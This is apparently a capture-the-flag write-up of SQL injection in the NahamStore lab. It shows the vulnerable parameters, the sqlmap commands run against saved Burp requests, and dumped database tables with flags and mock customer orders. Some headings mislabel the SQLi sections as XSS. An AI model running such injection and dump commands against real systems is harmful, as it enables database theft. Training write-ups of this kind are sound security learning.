🏪💉 NahamStore: SQLi

Introduction

SQL Injections are nothing more than a code injection in the context of SQL Queries. These vulnerabilities are present in poorly configured web applications that interact with relational databases using SQL. They involve *interfering with the syntax of SQL queries through injection points, with the goal of injecting and executing unintended instructions.*

The danger of this vulnerability lies in the fact that an attacker can obtain **sensitive information from the database, modify or delete data,** and **even launch other attacks from the various injection points identified in the application**.

In this section we will look for the SQLi present in NahamStore.

🕵️💉 Looking for SQLi

💉 First XSS (In-bound)

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
During the Zap Proxy vulnerability analysis, an SQL injection point was identified.

SQL Injection - MySQL (1)


▶ POST http://nahamstore.thm/product?id=%27

Upon accessing this section, which provides us with Zap proxy, we see this:



This response clearly shows that the application does not properly filter or sanitize the ***id*** parameter. However, after using some manual payloads I was unable to extract any information.

So refreshed the page, interpreted the request, saved it to a file named ***request.burp***, and used ***SQLmap*** with the following command to retrieve the databases:



Using SQLmap I was able to retrieve information from the database

```
[21:45:44] [INFO] the back-end DBMS is MySQL
[21:45:44] [WARNING] potential permission problems detected ('command denied')
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:45:44] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nahamstore
```

Now that we know the names of the databases, we execute the following command on the one called ***nahamstore***:

```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/SQLi]
└─$ sqlmap -r request.burp --ignore-redirects --batch --dump -D nahamstore

{1.9.12#stable}

https://sqlmap.org
```


This was the result:

```
Database: nahamstore
Table: sqli_one
[1 entry]
+----+----------------------------------------+
| id | flag                                   |
+----+----------------------------------------+
| 1  | {d89[redacted]55c}                     |
+----+----------------------------------------+
```

```
Database: nahamstore
Table: product
[2 entries]
+----+------+----------------------------------+--------------+------------------------------------------------------------------------------------+
| id | cost | image                            | name         | description                                                                        |
+----+------+----------------------------------+--------------+------------------------------------------------------------------------------------+
| 1  | 2500 | c10fc8ea58cb0caef1edbc0949337ff1 | Hoodie + Tee | Hack all the things with this awesome hoodie and t-shirt combination!              |
| 2  | 1500 | cbf45788a7c3ff5c2fab3cbe740595d4 | Sticker Pack | Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%! |
+----+------+----------------------------------+--------------+------------------------------------------------------------------------------------+
```

💉 First XSS (Blind)

The following SQL error was found in the /returns section:



We fill in the blanks, interpret the request using **Burp Suite**, and do the same thing we did in the previous case with **SQLmap**.

```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/SQLi]
└─$ sqlmap -r request2.burp --ignore-redirects --batch --dump

{1.9.12#stable}

https://sqlmap.org
```

And this was the result:

```
[22:38:32] [INFO] checking if the injection point on (custom) POST parameter 'MULTIPART order_number' is a false positive
(custom) POST parameter 'MULTIPART order_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 332 HTTP(s) requests:
```

```
[22:45:00] [INFO] retrieved: 3
Database: nahamstore
Table: order
[3 entries]
+----+---------+---------+-------------+-----------------------------------------------------------------------+------------+-----------------------------------------------------------------------------------------------------------+
| id | user_id | ip      | name        | address                                                               | created_at | user_agent                                                                                                |
+----+---------+---------+-------------+-----------------------------------------------------------------------+------------+-----------------------------------------------------------------------------------------------------------+
| 1  | 1       | 8.8.4.3 | Rita Miles  | 3914  Charles Street<br>Farmington Hills<br>Michigan<br>48335         | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
| 2  | 1       | 8.8.2.2 | Jimmy Jones | 3999  Clay Lick Road<br>Englewood<br>Colorado<br>80112                | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
| 3  | 3       | 8.8.5.5 | Charles Cook | 4754 Swick Hill Street<br>Haran<br>Louisiana<br>70123                 | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
+----+---------+---------+-------------+-----------------------------------------------------------------------+------------+-----------------------------------------------------------------------------------------------------------+
```

We have managed to obtain the database information of other users' orders and also the challenge flag:

```
[22:45:42] [INFO] retrieved: 1
Database: nahamstore
Table: sqli_two
[1 entry]
+----+-----------------------------------------+
| id | flag                                    |
+----+-----------------------------------------+
| 1  | {212[redacted]015}                      |
+----+-----------------------------------------+
```